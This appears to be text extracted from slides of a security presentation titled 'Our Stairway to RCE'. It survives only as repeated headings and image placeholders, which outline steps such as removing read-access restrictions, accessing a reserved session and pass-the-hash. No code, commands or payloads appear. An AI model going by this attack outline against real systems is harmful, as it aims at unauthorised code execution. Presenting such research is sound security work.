


Remove Read-Access Restrictions

Step 1 progress



Remove Read-Access Restrictions



Remove Read-Access Restrictions




Our Stairway to RCE

Step 3

Step 2


Step 1



Accessing a Reserved Session


Option 1

- A **public** session is ongoing



Option 2

- A **reserved** session is ongoing




Step 2 progress

Option 1 - Pass-the-Hash




Option 1 - Reserve a Session



Accessing a Reserved Session


Option 1

- A **public** session is ongoing



